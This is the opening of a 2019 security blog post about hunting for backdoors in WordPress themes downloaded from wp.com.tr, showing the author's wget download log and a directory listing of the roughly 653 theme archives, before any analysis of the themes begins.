
Backdoor Hunting

written by Mert SARICA | 1 July 2019


I used to spend long hours looking for a topic to write a blog post or presentation. Over the years, as I reached more people, messages from my readers, links, and followers began to serve as inspiration for my blog posts and presentations, just as the Cryptokiller tool emerged. This story began in May 2018 with a message sent by Özkan AKTEKİN, who was among my LinkedIn connections.


In the message, Özkan AKTEKİN mentioned that several websites he owned were constantly being hacked. Acting on his suspicions, after a short conversation with Özkan, who had taken his research to a certain point, I learned that the problem was with the WordPress theme. As someone with a list of tasks that was quite extensive, although it took me a bit of time to focus on this issue, I decided to write about it and also present it at the Istanbul Information Security Conference in order to raise awareness.




When I visited the wp.com.tr site that Özkan mentioned and briefly looked at the downloadable themes, I noticed that the directory and files were listed,

and then I began to download approximately 653 themes, with a size of 802 MB.







```
Saving to: â€˜youporn.zipâ€™

youporn.zip                                 100%[=========================================================================================================>]   1.04M  1.79MB/s    in 0.6s

2018-05-21 20:02:00 (1.79 MB/s) - â€˜youporn.zipâ€™ saved [1085982/1085982]

--2018-05-21 20:02:00--  http://www.wp.com.tr/download/youporn2.zip
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: 1307460 (1.2M) [application/zip]
Saving to: â€˜youporn2.zipâ€™

youporn2.zip                                100%[=========================================================================================================>]   1.25M  1.97MB/s    in 0.6s

2018-05-21 20:02:01 (1.97 MB/s) - â€˜youporn2.zipâ€™ saved [1307460/1307460]

--2018-05-21 20:02:01--  http://www.wp.com.tr/download/zeroerror-lite.1.4.zip
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: 1959756 (1.9M) [application/zip]
Saving to: â€˜zeroerror-lite.1.4.zipâ€™

zeroerror-lite.1.4.zip                      100%[=========================================================================================================>]   1.87M  2.07MB/s    in 0.9s

2018-05-21 20:02:02 (2.07 MB/s) - â€˜zeroerror-lite.1.4.zipâ€™ saved [1959756/1959756]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?NA
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?NAâ€™

index.html?NA                                   [ <=>                                                                                                ] 100.18K  --.-KB/s    in 0.06s

2018-05-21 20:02:02 (1.55 MB/s) - â€˜index.html?NAâ€™ saved [102587]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?MD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?MDâ€™

index.html?MD                                   [ <=>                                                                                                ] 100.18K  --.-KB/s    in 0.06s

2018-05-21 20:02:02 (1.66 MB/s) - â€˜index.html?MDâ€™ saved [102587]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?SD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?SDâ€™

index.html?SD                                   [ <=>                                                                                                ] 100.18K  --.-KB/s    in 0.06s

2018-05-21 20:02:02 (1.61 MB/s) - â€˜index.html?SDâ€™ saved [102587]

--2018-05-21 20:02:02--  http://www.wp.com.tr/download/?DD
Reusing existing connection to www.wp.com.tr:80.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: â€˜index.html?DDâ€™

index.html?DD                                   [ <=>                                                                                                ] 100.18K  --.-KB/s    in 0.07s

2018-05-21 20:02:03 (1.41 MB/s) - â€˜index.html?DDâ€™ saved [102587]

FINISHED --2018-05-21 20:02:03--
Total wall clock time: 10m 1s
Downloaded: 653 files, 802M in 8m 4s (1.66 MB/s)
root@ubuntu:~/temalar#
```

```
amethyst.1.1.0.zip                  colorbox.1.3.zip                    Hector.zip                          minamaze.1.3.4.zip                  purpleplay-lite.1.0.8.zip           symbol.1.0.3.zip                    Urania.zip
ampland.zip                         colormag.1.0.2.zip                  heidi.1.0.3.zip                     mixr.1.0.2.zip                      Quade.zip                           takeaway.zip                        Ureeka.zip
ample.1.0.2.zip                     colornews.1.0.5.zip                 Helix.zip                           mobile-friendly.1.8.zip             Quantez.zip                         tempera.1.4.0.1.zip                 Vangard.zip
anaglyph-lite.1.3.zip               coni.1.0.12.zip                     hemingway.1.54.zip                  modulus.1.0.6.zip                   Quest.zip                           template_3395.zip                   vantage.1.4.4.zip
aperture.1.1.7.zip                  connexions-lite.1.0.4.zip           henny].1.1.0.zip                    momporn.zip                         radiate.1.1.5.zip                   template_3396.zip                   variant-landing-page.1.0.9.zip
appointment-blue.1.1.1.zip          cookingpress.zip                    himalayas.1.0.5.zip                 Monaco.zip                          radiate.1.2.1.zip                   template_3397.zip                   veggie-lite.1.0.6.zip
appointment-green.1.0.2.zip         cosimo.1.0.8.zip                    hitchcock.1.04.zip                  moonshiners.zip                     rakiya.1.0.6.zip                    template_3398.zip                   verysimplestart.1.5.zip
appointment-red.1.1.1.zip           cosmica.1.0.9.zip                   hizliporn.zip                       Mordor.zip                          ramza.1.3.0.zip                     template_3399.zip                   videotv.zip
aqueduct.1.5.6.zip                  creare-magazin-online.1.9.5.zip     hollandex.1.1.0.zip                 morning.1.02.zip                    Rasputin.zip                        template_3400.zip                   ving.1.5.zip
arcade-basic.1.0.6.zip              cubetube.zip                        Horcrux.zip                         morning-monday-lite.1.0.7.zip       ravenna.1.04.zip                    template_3401.zip                   Viper.zip
arenatube.zip                       culinier.zip                        htca.zip                            morningtime-lite.1.0.7.zip          real-estate-lite.1.1.3.zip          template_3402.zip                   viral.1.0.6.zip
arise.1.1.8.zip                     Cupid.zip                           hueman.1.5.7.zip                    mosalon.1.0.7.zip                   realhome.zip                        template_3405.zip                   virtue.2.6.4.zip
Arkham.zip                          curiosity-lite.1.2.3.zip            Hunter.zip                          munding-lite.1.0.2.zip              realistic.1.2.1.zip                 template_3406.zip                   vivacity-lite.1.11.zip
aron.1.0.7.zip                      curtains.0.0.8.zip                  iamsocial.1.0.4.zip                 mymagazine.1.0.5.zip                recipes.zip                         template_3407.zip                   voice.zip
arora.1.2.zip                       dark-shop-lite.1.2.3.zip            iconic-one.1.4.9.zip                mystore.1.0.7.zip                   rediate.jpg                         template_3408.zip                   voltata.1.0.9.zip
ascent.zip                          dazzling.zip                        icynets-simplic.1.2.4.zip           Myst.zip                            redtube.zip                         template_3409.zip                   Vulcan.zip
athena.1.0.7.zip                    delicious.0.1.2.zip                 illustrious.2.2.6.zip               narwhal.1.0.2.1.zip                 refur.1.0.5.zip                     template_3410.zip                   waffle.1.0.9.zip
auberge.zip                         detube.zip                          imedica.zip                         naturo-lite.2.0.zip                 regina-lite.1.0.9.1.zip             template_3412.zip                   Wallbase.zip
automotive2.zip                     Devion.zip                          impronta.1.0.8.zip                  Nautilus.zip                        rennews-child.1.2.zip               template_3413.zip                   wantedporn.zip
automotive.zip                      diamond.1.1.7.zip                   indibiz.1.2.3.zip                   Nemesis.zip                         Reporter.zip                        template_3415.zip                   waves.1.0.2.zip
AutoRepairShop.zip                  Diavlo.zip                          ingrid.1.0.3.zip                    neo-trendy.1.0.4.1.zip              resi.1.1.7.zip                      template_3416.zip                   webapp.zip
Avenue.zip                          dinotube.zip                        inkness.zip                         netpa.zip                           restaurant-lite.1.4.zip             template_3417.zip                   Wembley.zip
aviator.1.0.zip                     directory-starter.1.0.0.zip         Insight.zip                         newgenn.1.0.4.zip                   restful.1.1.7.zip                   template_3418.zip                   west.1.06.zip
avis-lite.1.0.3.zip                 directory.zip                       intergrity.zip                      newsanchor.1.04.zip                 retailer.1.0.4.zip                  template_3419.zip                   western.zip
awesomeone.1.2.6.zip                Django.zip                          ipunish.zip                         news-maxx-lite.1.0.5.zip            retention.1.3.zip                   template_3420.zip                   wg-piccolo.1.0.4.zip
awptube.zip                         doctors.0.7.zip                     Iris.zip                            Newspress.zip                       Revera.zip                          template_3422.zip                   wiles.1.0.5.zip
azeria.1.1.0.zip                    Drustan.zip                         ishop.1.0.9.zip                     next-saturday.1.3.zip               reyl-lite.1.0.3.zip                 template_3423.zip                   willow.1.0.8.zip
badjohnny.1.01.zip                  easytube.zip                        Ishop.zip                           niche.1.0.6.zip                     Rhea.zip                            template_3424.zip                   wimpie-lite.1.5.14.zip
bakery.zip                          ebay_theme.zip                      Isomer.zip                          nictitate.1.1.4.zip                 riba-lite.1.0.10.zip                template_3425.zip                   win8.1_opera_12.jpg
Balena.zip                          Ebuy.zip                            iwata.1.07.zip                      Nomad.zip                           ribosome.1.1.0.zip                  template_3426.zip                   Winter.zip
bbird-under.1.0.4.zip               eightstore-lite.1.0.54.zip          jelly.1.0.7.zip                     non-profit.1.9.zip                  ristorante.zip                      template_3427.zip                   wise.1.0.3.zip
beat-mix-lite.1.0.7.zip             eklipse.zip                         jewel-blog.1.0.4.zip                nordic.1.3.zip                      robots.txt                          template_3428.zip                   womack.zip
bhost.1.2.7.zip                     elazi-lite.1.0.4.zip                JÃ±zzbo.zip                          north-east.1.12.zip                  rocked.1.06.zip                     template_3429.zip                    woot.1.0.7.zip
Binary.zip                          elephant.zip                        Jobpress.zip                        nova-wp.1.2.zip                     royal.1.0.0.zip                     template_3430.zip                   workflow.1.0.2.zip
biography.1.0.6.zip                 Elessa.zip                          jot.1.0.2.zip                       novellite.1.2.2.zip                 sahifa.zip                          template_3431.zip                   wpf-flaty.1.1.7.zip
birthday-gift.1.0.2.zip             encase.1.3.0.zip                    Journal.zip                         Nyke.zip                            salient.zip                         template_3432.zip                   wpgumby.1.1.10.zip
biscayalite.2.1.1.zip               Endolf.zip                          Jovial.zip                          oblique.1.09.zip                    sapor.1.0.5.zip                     template_3433.zip                   wpjobus.zip
Bistro.zip                          enigma-parallax.1.1.zip             June.zip                            Oceanus.zip                         scripted.1.4.0.zip                  template_3434.zip                   wplms.zip
blacktube.zip                       enigma.zip                          Kansas.zip                          Octavia.zip                         sean-lite.1.1.6.zip                 template_3435.zip                   wp-profile.1.2.zip
blask.1.0.4.zip                     Enigma.zip                          Karma.zip                           olevia.1.1.1.zip                    sela.1.0.11.zip                     template_3436.zip                   wprs.zip
bloga.1.0.6.zip                     e-shopper.1.3.zip                   KATASTROF.zip.zip                   olsen-light.1.0.1.zip               Selene.zip                          template_3437.zip                   wp-simple.2.0.3.zip
blogmaster.1.0.4.zip                esteem.1.2.2.zip                    keez.zip                            Olympia.zip                         senses-lite.1.0.4.zip               template_3438.zip                   wShop.1.3.9.zip
blogr.1.1.1.zip                     esteem.zip                          kento-blog.1.0.5.zip                one-paze.2.0.5.zip                  sentio.1.6.zip                      template_3449.zip                   Xanadu.zip
blogsixteen.1.4.6.zip               estella.1.0.7.zip                   Kent.zip                            onepress.1.1.2.zip                  Sentoz.zip                          template_3450.zip                   Xanthos.zip
blowtube.zip                        euphoriaporn.zip                    kerinci-lite.1.0.5.zip              onetone.zip                         seo.1.2.5.zip                       template_3451.zip                   Xenastore.zip
bluegray.3.7.zip                    evolve.3.5.0.zip                    kerli-lite.1.1.6.zip                onixtube.zip                        seos-business.1.16.zip              template_3469.zip                   Xenon.zip
blueprint-draft.3.3.zip             exploro.1.0.4.zip                   kiyoshi.1.1.0.zip                   opportune.1.0.3.zip                 seos-white.1.08.zip                 template_3475.zip                   Xerxes.rar
bluesand.1.2.zip                    fashionbuzz.1.2.3.zip               Kommunity.zip                       Oracle.zip                          sf-impact.2.4.zip                   template_3476.zip                   Xerxes.zip
bluestreet.1.1.1.zip                fashstore.1.0.6.zip                 konnichi-an.1.2.0.zip               oren.1.03.zip                       sg-diamond.1.0.zip                  template_3478.zip                   xhamster.zip
bootcake.1.0.4.zip                  ffashion.1.0.4.zip                  kotha.1.4.zip                       organic.zip                         shamrock.1.0.7.zip                  template_3479.zip                   xhteme.zip
bootframe-core.1.2.3.zip            fgeek.1.0.5.zip                     krakatau-lite.1.0.5.zip             Orion.zip                           shaped-blog.1.5.zip                 template_3480.zip                   xnxxx.zip
bootstrap-four.0.2.3.zip            finaflix.zip                        Krismas.zip                         ostraining-breeze.1.2.12.zip        shelley.1.0.2.zip                   template_3481.zip                   xporn.zip
bootville-lite.1.6.zip              Financio.zip                        Kronos.zip                          OTTO.zip                            shophistic-lite.1.0.8.zip           template_3483.zip                   xt-corporate-lite.1.0.7.zip
bornholm.1.0.12.zip                 findcools.1.0.7.zip                 krusze.0.9.7.zip                    outliner.1.0.0.zip                  Shuttershot.zip                     template_3494.zip                   Yalene.zip
bourboneat.1.0.8.zip                Firecrow.zip                        kyma.1.4.5.zip                      oxbox.1.2.zip                       silk-lite.1.0.8.zip                 template_3496.zip                   Yamakazi.zip
boxed-wp.1.06.zip                   fitness-lite.1.8.zip                Lantern_2.zip                       pblog.1.1.4.zip                     silver-quantum.0.2.3.zip            template_3497.zip                   Yasmin.zip
Boxoffice.zip                       flask.1.0.2.zip                     Lantern.zip                         Pegasus.zip                         silvia.1.0.7.zip                    template_3498.zip                   Yegor.zip
briar.1.1.8.zip                     flat.1.7.6.zip                      Larisa.zip                          Pelican.zip                         simple-east.1.4.zip                 template_3499.zip                   yestube.zip
brovy.1.0.4.zip                     flatos.zip                          layout-builder.1.6.zip              pencil.1.0.5.zip                    simple-melody.1.0.7.zip             template_3505.zip                   Yorkshire.zip
build-lite.1.6.zip                  flattube.zip                        lectura-lite.1.0.3.zip              perth.1.04.zip                      simply-pure.1.1.5.zip               template_3506.zip                   Yosaga.zip
buildpress.zip                      fluid-baseline-grid.0.95.zip        leo.1.0.7.zip                       Petra.zip                           simtiful.1.0.5.zip                  the-monday.1.0.9.zip                youliz.zip
bulan.1.0.7.zip                     fmedicine.1.0.5.zip                 Lexicon_2.zip                       philips.1.0.2.zip                   Siren.zip                           the-next.1.0.8.zip                  youporn2.zip
burgry.zip                          fotography.1.1.2.zip                Lexicon.zip                         phosphor.2.0.3.zip                  siteorigin-north.1.1.zip            thepriority.1.1.6.zip               youporn.zip
burningcamel.zip                    foxeed-lite.1.0.3.zip               libre.1.0.3.zip                     photo-perfect.1.2.zip               skt-befit.2.0.zip                   theshop.1.06.zip                    Zenith.zip
business-elite.1.1.4.zip            fphotography.1.0.6.zip              libretto.1.0.2.zip                  Picasso.zip                         skt-cutsnstyle-lite.1.6.zip         the-wp.0.0.8.zip                    Zenshop.zip
business-group-vss.1.0.13.zip       fportfolio.1.0.9.zip                lightning-monkey.1.3.zip            Pilgrim.zip                         skt-girlie-lite.1.3.zip             threec.1.3.7.zip                    Zerafin.zip
businesso.1.4.zip                   freedom.1.0.9.zip                   likeawiki.0.9.zip                   pinboard.1.1.12.zip                 skt-hotel-lite.1.6.zip              Tiara.zip                           zeroerror-lite.1.4.zip
business-world.1.1.4.zip            Frontier.zip                        Lines.zip                           plain-blog.1.8.zip                  skt-launch.1.3.zip                  Tiberion.zip                        Zoren.zip
business-world.1.1.6.zip            FUZE.zip                            listify.zip                         planar-lite.1.0.8.zip               skt-spa.1.7.zip                     Torres.zip                          Zylyz.zip
root@ubuntu:~/temalar#
```

